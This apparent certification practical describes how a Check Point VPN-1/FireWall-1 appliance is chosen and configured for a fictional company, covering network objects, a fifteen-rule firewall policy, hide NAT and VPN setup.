Checkpoint VPN-1®/FireWall-1® SmallOffice™ appliance was chosen because it is the lowest-end Checkpoint appliance that allows protection of 25+ employees and can be remotely manage by an enterprise management console (see product description at http://www.checkpoint.com/products/protect/smalloffice.html).

The firewalls will all be Advantech FWA-230s http://www.checkpoint.com/products/choice/platforms/advantech.html costing approximately $600 list each, plus the needed Checkpoint licenses. To equip the corporate headquarters and the 3 remote sites it will cost a total of $2400 for the hardware. This is well within GIAC budget for the firewall appliances and leaves room to purchase onsite support for the remote offices and the needed Checkpoint VPN-1/Firewall-1 and VPN client licenses.

The Advantech has 3 10/100 Ethernet ports. Assigned the address as shown in figure1.

Figure 1



The Checkpoint solution was selected for 4 main reasons.

1) Appliance based solution
    a. GIAC was able to purchase onsite hardware support for all office locations.
2) VPN / Firewall in one package
    a. The Checkpoint VPN-1/Firewall-1 solution allowed for centralized management and logging of rules and access.
    b. Reduced the complexity and human resources needed to maintain solution
3) IT staffs familiarity with Checkpoint products.
    a. The senior IT staff is already Checkpoint certified.
4) Growth path
    a. The appliance can be coupled with another appliance to function in high availability mode.

b. The appliance is capable of supporting up to 100 employees, which will allow the company adequate growth. (http://www.checkpoint.com/products/connect/smalloffice.html)

The Firewalls will be managed using a remote management server located on the internal network.

Security Policy-Tutorial

Object Descriptions:

Checkpoint uses a system of objects to construct its rule set. Therefore, I will show what objects were defined first.

Figure 2

Name	IP	Comment	Behind NAT	Version
.giaccookies.com		GIAC Enterprise domain	No	N/A
Blocked_group		group of all blocked ips and networks	No	N/A
DMZ_servers		Servers located in the DMZ	No	N/A
email_server_group		External Email servers	No	N/A
NTP_servers		internet time servers	No	N/A
Corp_emp_dsktop	10.10.30.10 - 10.10.30.99	Corp employees desktop system	No	N/A
CorpHQinternal	10.10.30.0	outbound access network	Yes	N/A
Corp_HQ_Firewall	10.10.30.100	Corperate Headquarters firewall	No	NG FP2
intenalDNS	10.10.30.130	internal domain DNS	No	N/A
Internal_Email	10.10.30.160	Microsoft exchange server	No	N/A
Internal_Syslog_server	10.10.30.170	Central Syslog server	No	N/A
external_routable	58.0.0.0	outside router	No	N/A
internal_routable	58.0.0.8	Between Router and Firewall	No	N/A
DMZ	58.0.0.16	Limited acces service network	No	N/A
WWW_server	58.0.0.17	HTTP and HTTPS webserver	No	N/A
FTP_Server	58.0.0.18	FTP server	No	N/A
email1_server	58.0.0.19	Email server	No	N/A
email2_server	58.0.0.20	email server 2	No	N/A
ISP_DNS	58.58.58.1	Internet aware external DNS hosted by Nation's ISP	No	N/A
NationISP	197.0.0.0	Dial up vpn users	No	N/A
ntp_server_1	197.2.2.2	ISP provided NTP server	No	N/A
RemoteCA	197.23.98.123	Calafornis remote office	No	NG FP2
RemoteSiteTexas	197.47.25.78	texas remote office	No	NG FP2
RemoteFlorida	197.67.32.4	Florida remote office	No	NG FP2


Figure 2 contain a full list of the net work object that needed to be defined for GIAC's security policy.

Creating Objects


I will now show details for objects of interest.

Corporate_HQ_firewall (see topology figure 1)

Figure 3




Here is where the modules to license on the firewall are selected and the management server encrypted communication channel is setup using the communication button (grayed out in figure 3).



The authentication screen is used to select the types of authentication the Firewall will support for user and remote access authentication. We have selected both S/key and the VPN-1 & Firewall-1 password authentication methods. Dial in users will use S/key authentication method as it is seen as more secure, however it is a little more complicated to administer. Therefore VPN-1 authentication has been kept as an option to facilitate testing and development and may be implemented of a company wide scale if administration cost of S/key becomes excessive. The authentication time-out is current set to 15 minutes. This was perceived as adequate by GIAC, however, users will be polled after a period of time to determine if this is a good value for the real usage of the employees.

Figure 4



Because the appliance has a limited amount of local ram, (128 MB) used mainly to keep logs, we have set log rotation up to happen at midnight every night, this will rotate the logs off the appliance and move them to the management console. Theses setting will most likely need to be adjusted once a baseline for the amount of loges produced per day is obtained.

Figure 5

*local - Check Point Policy Editor - GIAC_Enterprise

File Edit View Manage Rules Policy Topology Search Window Help

Security - GIAC_Enterprise | Address Translation - GIAC_Enterprise | VPN Manager | Web Access

NO.	SOURCE	DESTINATION	IF VIA	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
1	* Any	* Any	* Any	NBT Silent_Services	drop	- None	Gateway	* Any	quietly drop noise packets
2	CorpHQinternal	DMZ external_routable internal_routable CorpHQinternal	* Any	TCP SSH	accept	Log	Gateway	* Any	Allow ssh from internal netnetwork to be used to manage all devices owned by GIAC
3	CorpHQinternal	Corp_HQ_Firewall	* Any	icmp-proto	accept	- None	Gateway	* Any	allow firewall to be pinged
4	DMZ_servers	NTP_servers	* Any	ntp	accept	Log	Gateway	* Any	Allow DMZ to time sync with Internet Time servers
5	email_server_group	* Any	* Any	TCP smtp	accept	Log	Gateway	* Any	allow outbound and inbound e-mail
6	DMZ_servers	ISP_DNS intenalDNS	* Any	dns	accept	- None	Gateway	* Any	allow DNS from DMZ to ISP dns servers
7	DMZ_servers	Internal_Syslog_server	* Any	UDP syslog	accept	- None	Gateway	* Any	quietly allow syslog to be collected by the internal syslog server
8	DMZ	* Any	* Any	* Any	drop	Log	Gateway	* Any	drop and log all unauthorized DMZ outboud request
9	* Any	email_server_group	* Any	TCP smtp	accept	Log	Gateway	* Any	Allow inbound mail
10	* Any	FTP_Server	* Any	TCP ftp	accept	Log	Gateway	* Any	Allow everyone to acce ftp server on ftp ports
11	* Any	vWWW_server	* Any	TCP http TCP https	accept	Log	Gateway	* Any	Allow every one to access the webserver on ports 80 and 443
12	* Any	DMZ	* Any	* Any	drop	Log	Gateway	* Any	Log and block all unauthorized DMZ access
13	CorpHQinternal	* Any	* Any	Blocked_ports	drop	Log	Gateway	* Any	Selected port that employees can not access on the internet
14	CorpHQinternal	* Any	* Any	* Any	accept	Log	Gateway	* Any	LetCorpHQ internal access internet
15	* Any	* Any	* Any	* Any	drop	Log	Gateway	* Any	Log and drop all untraped packets

Shown in figure 5 are the user defined rules applied to the Cooperate Firewall.

A new feature in the NG version of Firewall-1 is the simplified mode. One of the features of the new mode is that we no longer need to make encrypt/decrypt rules for the VPN to work correctly. We now set VPN's using the VPN manager and used the "IF Via" column to identify if the rule should apply to the VPN connection or not.

Creating a checkpoint rule:

Adding rule to Checkpoint is a fairly simple operation once all the objects that will be used for the rule are created. To add a rule all that is need is to select rules-> add rules and where you want the rule added. A blank rule will be added as shown here.

1	* Any	* Any	* Any	* Any	drop	- None	* Policy Tar	* Any

all that is needed now is to click on each column and select the source, destination, if via, protocol, weather to accept or drop the traffic, and if the traffic should be log. You can also specify which firewall to install the rule on (this is if

you are manage more then one firewall with the same management console), and specify a user comment to help document what the rule is meant for.

Rules of interest:

Rule 1 is designed to quietly throw noise packets away. Currently the Windows ports 136-137 tcp and udp are ignored, but as logs are analyzed over the course of the next few month services can be added to the Silent_services group that are just noise and clog the logs.

Rule 3 will allow any one on the internal network to ping the inside interface. This is valuable when trying to trouble shoot network issues.

Rule 4 the syslog server is in the NTP_servers group, therefore the rule will allow the DMZ server to set time to the Syslog server. This will help kept log times synchronized.

Rule 6 is needed for proper mail delivery to both internal and external addresses.

Rule 8 is the DMZ catchall rule. We only let approved traffic out of the DMZ, and with the exceptions of email and NTP, and DNS no other traffic is allowed to originate from the DMZ.

Rule 12 is another catchall rule that prevents unauthorized connects to the DMZ.

Rule 13 is designed to make it easy to block certain destination ports. Employees will not be able to access any service put in the blocked_ports group. This is a handy way to block chat clients, P2P file sharing programs, and any other inappropriate service. GIAC has made a decision not to severely restrict its employees on the Internet as long as bandwidth does not become an issue.

Rule 15 is the final catchall rule that will drop and log any packets that do not match a pervious rule.

Figure 6




Figure 7 shows the NAT configuration screen for the CorpHQinternal network object. By setting the NAT to Hide, we are allowing all the 10.10.30.* systems to hide behind the IP of the firewall. This has the added benefit of thwarting nearly all attempts to directly access an internal system. By selecting Hide NAT we create two address translation rules automatically as shown in figure 7

Figure 7






Figure 8



As noted earlier, under the general properties select the VPN-1 Pro options. This is where we can set up simplified or tradition VPN rules. By default the third option is selected as shown. This option will cause the management interface to prompt the user for a decision when a new policy is created. However, regardless of the mode select if the user should desire to switch, the mode can be changed using the dialog shown if figure 8.

Figure 9



Using the VPN manager we construct how are VPN will look. Shown in figure 9 is the Sales Team dial in account VPN. In figure 10 we show the remote site VPN design. The sales team group consists of all the current sales reps with dial in access as shown in figure 10. while the list shown s a bit short in practice each sales rep would be listed in the right had column.

Figure 10


